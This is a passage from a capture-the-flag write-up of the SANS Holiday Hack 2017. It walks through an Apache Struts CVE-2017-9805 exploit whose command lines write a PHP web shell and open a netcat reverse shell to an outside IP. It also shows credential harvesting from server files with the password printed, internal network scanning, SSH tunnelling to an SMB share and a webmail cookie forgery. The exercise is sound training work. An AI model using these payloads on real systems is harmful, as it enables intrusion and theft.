SANS Holiday Hack 2017

by:

www.twitter.com/pentestscraps

201 scraps 82 / 85

as of 12/01/2018

Table of Contents

Introduction....................1
Questions....................1
- Question 1:....................2
- Question 2:....................2
- Question 3:....................5
- Question 4:....................7
- Question 5:....................8
- Question 6:....................11
- Question 7:....................13
- Question 8:....................16
- Question 9:....................18

Terminal Challenges....................20
- Linux Command Hijacking:....................20
- Troublesome Process Termination:....................20
- Christmas song analysis:....................21
- Shadowfile restoration:....................22
- Isit42:....................23

Conclusions and Thank You....................24

Introduction

Hello, I know I'm not going to win any of the main prizes for this report, but I wanted to submit something as a token of appreciation for all you guys have done in putting on this awesome challenge.

I also promised myself I would submit something this year. Unfortunately it isn’t the full report that I wanted to submit, but I've managed to do 7/9 of the questions and all of the terminal challenges, finishing on 80/85 achievements.


I'll be back next year...

Questions

Question 1:

Visit the North Pole and Beyond at the Winter Wonder Landing Level to collect the first page of The Great Book using a giant snowball. What is the title of that page?

The title of the first page of the Great Book, conveniently enough, is: **About this book**



About This Book...


This tome is the work of a successive group of anonymous scribes dedicated to preserving the memory of the exceptional Little People of Oz so that they'll go down in history. Over a span of several centuries, each author has striven to capture the most important social, political, and technological changes the Ozians have experienced from the happy golden days of yore through today.

This was obtained in the **Winter Wonder Landing** level by successfully guiding the snowball over the Great Book page. Without any tools, I found this impossible to do, so I had to complete several of the terminal challenges first and get some of the tools for redirecting snowballs.

Question 2:


a) Investigate the *Letters to Santa* application at https://l2s.northpolechristmastown.com. What is the topic of *The Great Book* page available in the web root of the server?

Upon investigating the l2s application and viewing the source, reference is made to dev.northpolechristmastown.com:




```
<body>
    <div id="background"> </div>
  <div class="container">
    <a href="http://dev.northpolechristmastown.com" style="display: none;">Access
    Development Version</a>
  <script>
```

Visiting this page shows a completely different version of the l2s application. The first indicator of any vulnerability on this page is an indication of the technology in use:



Powered By: Apache Struts

Upon viewing the source for this page, a further cheeky hint is present:



```
    </div>
    <div id="the-footer"><p class="center-it">Powered By: <a href="https://struts.apache.org/">Apache Struts</a></p></div>
    <!-- Friend over at Equal-facts Inc recommended this framework-->
</div>
```

This is surely a reference to a recent hack of a major financial institution[1]. The vulnerability identifier for this particular issue is CVE-2017-5638, but per the hint from Holly Evergreen in the North Pole, it is believed that this server has been patched against this vulnerability.

Fortunately (or unfortunately, according to a certain point of view…), the system is not patched against CVE-2017-9805, which is a variant of the same vulnerability[2].


Further reading about this particular CVE leads to a particularly good article about modifying exploit code, which just so happens to reference this exact vulnerability[3]. Handy, that!

Using that code, it is possible to either write a webshell on the remote server, or obtain a netcat shell back to an attacking machine. In the code snippet below, both were tried.


root@korolev: ~/holidayhack/cve-2017-9805.py
File Edit View Search Terminal Help

```
root@korolev:~/holidayhack/cve-2017-9805.py# cat writefile.sh
#!/bin/sh

#python cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders/new -c 'echo "<?php echo \"<pre>\". shell
_exec(\$_GET['cmd']). \"</pre>\"; ?>" > /var/www/html/test_scraps.php'


python cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders/new -c 'nc 18.216.189.252 5050 -e /bin/bas
h'
```


Initially, a web shell was used to view the contents of the local directory:



```
total 1788
-rw-r--r-- 1 alabaster_snowball alabaster_snowball       0 Dec 17 17:35 14785412458745215485421.txt
-r--r--r-- 1 root               www-data           1764298 Dec  4 20:25 GreatBookPage2.pdf
-rw-r--r-- 1 alabaster_snowball alabaster_snowball      33 Dec 17 17:58 bv456jr94.php
drwxr-xr-x 2 root               www-data              4096 Oct 12 19:03 css
drwxr-xr-x 3 root               www-data              4096 Oct 12 19:40 fonts
```

Visiting https://l2s.northpolechristmastown.com/GreatBookPage2.pdf in the browser allows the second page of the Great Book to be retrieved:

1 http://www.zdnet.com/article/equifax-confirms-apache-struts-flaw-it-failed-to-patch-was-to-blame-for-data-breach/
2 https://www.rapid7.com/db/modules/exploit/multi/http/struts2_rest_xstream
3 https://pen-testing.sans.org/blog/2017/12/05/why-you-need-the-skills-to-tinker-with-publicly-released-exploit-code



On the Topic of Flying Animals

Originally, only birds could fly in Oz. But, throughout the land, it was universally recognized that other flying animals would bring great economic benefits - faster transportation, decreased shipping costs, and a certain whimsicality that would likely increase tourism. Oz's greatest scientific minds were tasked with the creation of such beasts. Unfortunately, the actual development of flying animal

b) What is Alabaster Snowball's password?


Being completely honest, my notes on how I did this aren't up-to-scratch and I don't have time to repeat it all.

Finding Alabaster's password went something along the lines of: figuring out that Tomcat was being used alongside struts. Then realising that Tomcat was stored in /opt, at which point it was a simple grep to see if there was any mention of Alabaster in /opt:



```
$ grep -Ri alabaster /opt
grep -Ri alabaster /opt
/opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002dindex_jsp.java:
    out.write("    <meta name=\"author\" content=\"Alabaster Snowball\">\n");
Binary file /opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002ddelet
eConfirm_jsp.class matches
Binary file /opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002dshow_
jsp.class matches
/opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002ddeleteConfirm_jsp
.java:      out.write("    <meta name=\"author\" content=\"Alabaster Snowball\">\n");
/opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002deditNew_jsp.java:
      out.write("    <meta name=\"author\" content=\"Alabaster Snowball\">\n");
/opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002dshow_jsp.java:
   out.write("    <meta name=\"author\" content=\"Alabaster Snowball\">\n");
Binary file /opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002dindex
_jsp.class matches
Binary file /opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002dedit_
jsp.class matches
Binary file /opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002deditN
ew_jsp.class matches
/opt/apache-tomcat/work/Catalina/localhost/_/org/apache/jsp/WEB_002dINF/content/orders_002dedit_jsp.java:
/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class:          final Str
ing username = "alabaster_snowball";
```

Opening this file shows Alabaster's password, which is fundamental throughout the rest of the challenge:



```
`[[2;2Rlic class Connect {
         final String host = "localhost";
         final String username = "alabaster_snowball";
         final String password = "stream_unhappy_buy_loss";
         String connectionURL = "jdbc:mysql://" + host + ":3306/db?user=;pass
word=";

         Connection connection = null;
         Statement statement = null;
```

Question 3:


The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the *Letters to Santa* server, identify and enumerate the SMB file-sharing server. What is the file server share name?

Initially, it was not possible to find an SMB server on the internal network. However, using the hint from Holly Evergreen in the northpole:

www-data@hhc17-apache-struts1:~/html$ nmap -PS445 10.142.0.0/24


(By the way, leaving nmap and netcat on a production web server isn't a good idea!! ;))

SMB file share server is 10.142.0.8 (hhc17-smb-server.c.holidayhack2017.internal):




```
Nmap scan report for hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)
Host is up (0.00029s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

By port forwarding port 445 from 10.142.0.7 to our localhost via SSH, we can then access the SMB server on 10.142.0.7:




```
root@korolev:~/Downloads# ssh -L 445:10.142.0.7:445 alabaster_snowball@l2s.northpolechristmastown.com
alabaster_snowball@l2s.northpolechristmastown.com's password:
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.UgaGbjRfeCmrN827B8SxuXUM$
```

We can then run smbclient to check what fileshares exist:




```
root@korolev:~# smbclient -L localhost -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\alabaster_snowball's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        FileStor        Disk
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
Connection to localhost failed (Error NT_STATUS_CONNECTION_REFUSED)
Failed to connect with SMB1 -- no workgroup available
root@korolev:~#
```

Can then further use the smbclient access to explore the server, as per an article about exploring SMB servers[4]:



```
root@korolev:~# smbclient //localhost/FileStor -I 127.0.0.1 -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\alabaster_snowball's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Dec  6 21:51:46 2017
  ..                                  D        0  Wed Dec  6 21:51:46 2017
  BOLO - Munchkin Mole Report.docx      A   255520  Wed Dec  6 21:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 19:21:44 2017
  MEMO - Calculator Access for Wunorse.docx      A   111852  Mon Nov 27 19:01:36 2017
  MEMO - Password Policy Reminder.docx      A   133295  Wed Dec  6 21:47:28 2017
  Naughty and Nice List.csv           A    10245  Thu Nov 30 19:42:00 2017
  Naughty and Nice List.docx          A    60344  Wed Dec  6 21:51:25 2017

                13106687 blocks of size 4096. 9632038 blocks available
```

This gets us a greatbook page, as well as the materials to answer question 5:



The Great Schism

Many centuries ago, the Little People of Oz were united - one people sharing peace and laughter all the way. But then, tragedy struck - The Great Schism split the community into two bitterly opposed factions: the Munchkins and the Elves. The original cause of this acrimonious division has long been forgotten.

4http://www.madirish.net/59


Question 4:

Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at http://mail.northpolechristmastown.com. What can you learn from *The Great Book* page found in an e-mail on that server?

Doing a full port scan of the mail server reveals an interesting cookies.txt file on the server:

```
80/tcp   open  http    nginx 1.10.3 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/cookie.txt
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```


Again, by port forwarding port 80 from 10.142.0.5 onto the local machine, it is possible to explore the mail server. Viewing this file, it is a “cookie recipe”, which shows how to generate a valid cookie that will log you onto the webmail access:



```
function cookie_maker(username, callback){
    var key = 'need to put any length key in here';
    //randomly generates a string of 5 characters
    var plaintext = rando_string(5)
    //makes the string into cipher text .... in base64. When decoded this 21 bytes in total length. 16 bytes for IV and 5 byte of random characters
    //Removes equals from output so as not to mess up cookie. decrypt function can account for this without erroring out.
    var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g,'');
    //Setting the values of the cookie.
    var acookie = ['IOTECHWEBMAIL',JSON.stringify({"name":username, "plaintext":plaintext,  "ciphertext":ciphertext}), { maxAge: 86400000, httpOnly: true, encode: String }]
    return callback(acookie);
};
```


The significant part of this is the comment about the length of the cipher text. If a cipher text is supplied which is exactly 23 bytes of base64, when this is decoded by the decode output, it translates back to an empty string, therefore supplying an empty string as a plaintext allows the cookie to work.

The cookie can then be placed in CookieManager to gain access, as per:



Name	Value	Domain	Path	Flags	Expiry date
EWA	{"name":"alabaster.snowball@northpolechristmastown.com","plaintext":"","ciphertext":"hTNdYfVOeTkd3vqzm/EuC+"}	mail.northpolechristmastown.com	/	httpOnly	1/Jan/2018 23:56:40

There is a conversation in Alabaster’s inbox between all of the elves. One of the emails in which gives the link to a page of the great book:


From:
holly.evergreen@northpolechristmastown.com

To: all@northpolechristmastown.com

